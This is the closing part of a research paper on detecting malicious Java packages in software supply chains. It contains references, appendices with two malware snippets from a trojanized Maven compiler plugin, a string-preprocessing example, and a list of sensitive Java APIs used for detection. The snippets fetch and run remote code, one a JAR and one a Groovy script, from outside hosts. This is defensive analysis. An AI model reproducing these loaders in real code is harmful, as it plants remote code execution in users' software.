[7] [n.d.]. The Java Virtual Machine Instruction Set. https://docs.oracle.com/javase/specs/jvms/se7/html/jvms-6.html. [Accessed 02-Jul-2022].
[8] [n.d.]. Local File Inclusion. https://sushant747.gitbooks.io/total-oscp-guide/content/local_file_inclusion.html. [Accessed 26-Jun-2022].
[9] [n.d.]. Reverse Shell Cheat Sheet. https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/MethodologyandResources/ReverseShellCheatsheet.md. [Accessed 26-Jun-2022].
[10] [n.d.]. The State of the Octoverse 2021. https://octoverse.github.com/#top-languages-over-the-years. [Accessed 07-Jul-2022].
[11] [n.d.]. TIOBE Index. https://www.tiobe.com/tiobe-index/. [Accessed 28-Jun-2022].
[12] Yousra Aafer, Wenliang Du, and Heng Yin. 2013. Droidapiminer: Mining api-level features for robust malware detection in android. In *International conference on security and privacy in communication systems*. Springer, 86–103.
[13] Saba Arshad, Munam Ali Shah, Abid Khan, and Mansoor Ahmed. 2016. Android malware detection & protection: a survey. *International Journal of Advanced Computer Science and Applications* 7, 2 (2016).
[14] Leonid Batyuk, Markus Herpich, Seyit Ahmet Camtepe, Karsten Raddatz, Aubrey-Derrick Schmidt, and Sahin Albayrak. 2011. Using static analysis for automatic assessment and mitigation of unwanted and malicious activities within Android applications. In *2011 6th International Conference on Malicious and Unwanted Software*. IEEE, 66–72.
[15] Eric Bruneton. 2007. ASM 3.0 A Java bytecode engineering library. *URL: http://download. forge. objectweb. org/asm/asmguide. pdf* (2007).
[16] Ruian Duan, Omar Alrawi, Ranjita Pai Kasturi, Ryan Elder, Brendan Saltaformaggio, and Wenke Lee. 2021. Towards Measuring Supply Chain Attacks on Package Managers for Interpreted Languages. In *28th Annual Network and Distributed System Security Symposium, NDSS*. https://www.ndss-symposium.org/wp-content/uploads/ndss2021_1B-1_23055_paper.pdf
[17] Aurore Fass, Robert P Krawczyk, Michael Backes, and Ben Stock. 2018. Jast: Fully syntactic detection of malicious (obfuscated) javascript. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 303–325.
[18] Eric Filiol. 2006. *Computer viruses: from theory to applications*. Springer Science & Business Media.
[19] Kalil Garrett, Gabriel Ferreira, Limin Jia, Joshua Sunshine, and Christian Kästner. 2019. Detecting Suspicious Package Updates. In *2019 IEEE/ACM 41st International Conference on Software Engineering: New Ideas and Emerging Results (ICSE-NIER)*. 13–16. https://doi.org/10.1109/ICSE-NIER.2019.00012
[20] Solomon Kullback and Richard A Leibler. 1951. On information and sufficiency. *The annals of mathematical statistics* 22, 1 (1951), 79–86.
[21] Piergiorgio Ladisa, Henrik Plate, Matias Martinez, and Olivier Barais. forthcoming 2023. SoK: Taxonomy of Attacks on Open-Source Software Supply Chains. *IEEE Symposium on Security and Privacy (SP)* (forthcoming 2023).
[22] Li Li, Daoyuan Li, Tegawendé F Bissyandé, Jacques Klein, Haipeng Cai, David Lo, and Yves Le Traon. 2017. On locating malicious code in piggybacked android apps. *Journal of Computer Science and Technology* 32, 6 (2017), 1108–1124.
[23] Zhuo Ma, Haoran Ge, Zhuzhu Wang, Yang Liu, and Ximeng Liu. 2020. Droidetec: Android malware detection and malicious code localization through deep learning. *arXiv preprint arXiv:2002.03594* (2020).
[24] Glen McCluskey. 1998. Using Java Reflection. https://www.oracle.com/technical-resources/articles/java/javareflection.html. [Accessed 25-Jun-2022].
[25] Andreas Moser, Christopher Kruegel, and Engin Kirda. 2007. Limits of Static Analysis for Malware Detection. In *Twenty-Third Annual Computer Security Applications Conference (ACSAC 2007)*. 421–430. https://doi.org/10.1109/ACSAC.2007.21
[26] Marc Ohm, Lukas Kempf, Felix Boes, and Michael Meier. 2020. Supporting the Detection of Software Supply Chain Attacks through Unsupervised Signature Generation. https://doi.org/10.48550/ARXIV.2011.02235
[27] Marc Ohm, Henrik Plate, Arnold Sykosch, and Michael Meier. 2020. Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks. arXiv:2005.09535 [cs.CR]
[28] Marc Ohm, Arnold Sykosch, and Michael Meier. 2020. Towards Detection of Software Supply Chain Attacks by Forensic Artifacts. In *Proceedings of the 15th International Conference on Availability, Reliability and Security* (Virtual Event, Ireland) *(ARES '20)*. Association for Computing Machinery, New York, NY, USA, Article 65, 6 pages. https://doi.org/10.1145/3407023.3409183
[29] Oracle. [n.d.]. The Java Scripting API - Java Documentation. https://docs.oracle.com/javase/8/docs/technotes/guides/scripting/prog_guide/api.html. [Accessed 25-Jun-2022].
[30] Oracle. [n.d.]. What Is an Exception? - Java Documentation. https://docs.oracle.com/javase/tutorial/essential/exceptions/definition.html. [Accessed 25-Jun-2022].
[31] Ricardo P Pinheiro, Sidney ML Lima, Danilo M Souza, Sthéfano HMT Silva, Petrônio G Lopes, Rafael DT de Lima, Jemerson R de Oliveira, Thyago de A

[4] https://maven.apache.org/

Monteiro, Sérgio MM Fernandes, Edison de Q Albuquerque, et al. 2022. Antivirus applied to JAR malware detection based on runtime behaviors. *Scientific Reports* 12, 1 (2022), 1–17.
[32] Simone Scalco, Duc-Ly Vu, Ranindya Paramitha, and Fabio Massacci. 2022. On the feasibility of detecting injections in malicious npm packages. https://doi.org/10.1145/3538969.3543815
[33] Johannes Schlumberger, Christopher Kruegel, and Giovanni Vigna. 2012. Jarhead analysis and detection of malicious java applets. In *Proceedings of the 28th Annual Computer Security Applications Conference*. 249–257.
[34] Adriana Sejfia and Max Schäfer. 2022. Practical Automated Detection of Malicious npm Packages. *arXiv preprint arXiv:2202.13953* (2022).
[35] Claude Elwood Shannon. 1948. A mathematical theory of communication. *The Bell system technical journal* 27, 3 (1948), 379–423.
[36] Michael Sikorski and Andrew Honig. 2012. *Practical malware analysis: the hands-on guide to dissecting malicious software*. no starch press.
[37] Duc-Ly Vu, Fabio Massacci, Ivan Pashchenko, Henrik Plate, and Antonino Sabetta. 2021. LastPyMile: Identifying the Discrepancy between Sources and Packages. In *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering* (Athens, Greece) *(ESEC/FSE 2021)*. Association for Computing Machinery, New York, NY, USA, 780–792. https://doi.org/10.1145/3468264.3468592

A JAVA MALICIOUS SAMPLES

In this section we report the code snippets of the malicious samples written in Java that are available in the BKC [3]. Throughout the paper we refer to Payload 2 to the code shown in Listing 2 and to Payload 3 to Listing 3.

Listing 2: Malicious code snippet from *CompilerMojo.java* contained in *com.github.codingandcoding:maven-compiler-plugin@3.9.0*

```
public void execute()
throws MojoExecutionException,
     CompilationFailureException
{
    URLClassLoader loader = (URLClassLoader) ClassLoader.
     getSystemClassLoader();
    Class urlclassloaderClass = URLClassLoader.class;
    URL url = null;
    try
    {
        url = new URL( "http://swmail.malware.index/
     evilmaven.jar" );
        Method m = urlclassloaderClass.getDeclaredMethod(
      "addURL", new Class[]{URL.class} );
        m.setAccessible( true );
        m.invoke( loader, new Object[]{url} );
        Class.forName( "com.swmail.hac.Main", true,
     loader );
    }
    catch ( Exception e )
    {
        e.printStackTrace();
    }
    // Continues
}
```

Listing 3: Malicious code snippet from *CompilerMojo.java* contained in *com.github.codingandcoding:maven-compiler-plugin@3.9.0*

```
public final void send() {
    try {
        Binding binding = new Binding();
        GroovyShell shell = new GroovyShell(binding);
        int bytesum = 0;
        int byteread = 0;
        try {
            URL url = new URL("http://112.11.168.47/evil.
    groovy");
            URLConnection conn = url.openConnection();
            InputStream inStream = conn.getInputStream();
            FileOutputStream fs = new FileOutputStream("/
    tmp/evil.groovy");
            byte[] buffer = new byte[1024];
            int length;
            String getShell = "";
            while ((byteread = inStream.read(buffer)) !=
    -1) {
                bytesum += byteread;
                fs.write(buffer, 0, byteread);
                getShell += new String(buffer);
            }
            Object value = shell.evaluate(getShell);
            System.out.println(value.toString());
        } catch (Exception e) {
        }
    }
    // Continues
}
```

B EXAMPLE OF STRING PRE-PROCESSING

As described in Section 5.2, before performing the language detection we pre-process the string to be analyzed. An example of such pre-processing is provided in Listing 4.

Listing 4: Example of pre-processing of a string before applying the Kullbac-Leibler filter or the language detection as described in Section 5.2

```
s1 = "http://swmail.malware.index/evilmaven.jar"
list1 = word_tokenize(s1)
# Output: ["http", ":", "//swmail.malware.index/evilmaven
    .jar"]
list1 = remove_symbols_from_words(list1)
# Output: ["http", "", "swmailmalwareindexevilmavenjar"]
s1 = reassemble_words(list1)
# Output: "http swmailmalwareindexevilmavenjar"
cld2.detect(s1)
# Output: Reliable: False, Details: ('Unknown', 'un', 0,
    0.0)

s2 = "array lengths differed, expected.length="
list2 = word_tokenize(s2)
# Output: ["array", "lengths", "differed", ",", "expected
    .length="]
list2 = remove_symbols_from_words(list2)
# Output: ["array", "lengths", "differed", "", "
    expectedlength"]
s2 = reassemble_words(list2)
# Output: "array lengths differed expectedlength"
cld2.detect(s2)
# Output: Reliable: True, Details: ('ENGLISH', 'en', 97,
    1293.0)
```

C LIST OF SELECTED JAVA APIS

Table 7 present the list of sensitive APIs that we have used for scanning OSS packages. Such list comprise only native APIs and has been built starting from real malware examples in the context of OSS supply chain attacks. Then we enriched such a list by including methods with similar functionalities to the initial set of APIs.

API Type	Class	Method/Constructor
Execution	Runtime	exec
	ProcessBuilder	ProcessBuilder, command, start
	System	load, loadLibrary
	Desktop	open
	JShell	eval
	ScriptEngine	eval
Encoding and Cryptography	Base64$Decoder	decode
	Base64$Encoder	encode, encodeToString
Connection	Socket	Socket, getInputStream, getOutputStream
	URL	URL, openConnection, openStream
	URI	URI, create
	URLConnection	getInputStream
	HttpRequest$Builder	GET, POST
Dynamic Programming	URLClassLoader	URLClassLoader
	ClassLoader	loadClass
	Class	forName, getDeclaredMethod, getDeclaredField, newInstance
	Method	invoke
	Introspector	getBeanInfo
Environment Reading	System	getProperty, getProperties, getEnv
	InetAddress	getHostName
File Output	FileOutputStream	FileOutputStream, write
	File	File
	Files	newBufferedWriter, newOutputStream, write, writeString, copy
	FileWriter	write
	BufferedWriter	write
	RandomAccessFile	write
File Input	FileInputStream	FileInputStream, read
	Files	newInputStream, newBufferedReader, readAllBytes, readAllLines, copy
	FileReader	read
	Scanner	Scanner
	BufferedReader	read
	RandomAccessFile	read, readFully

Table 7: List of sensitive APIs offered natively by Java and that are used by malwares.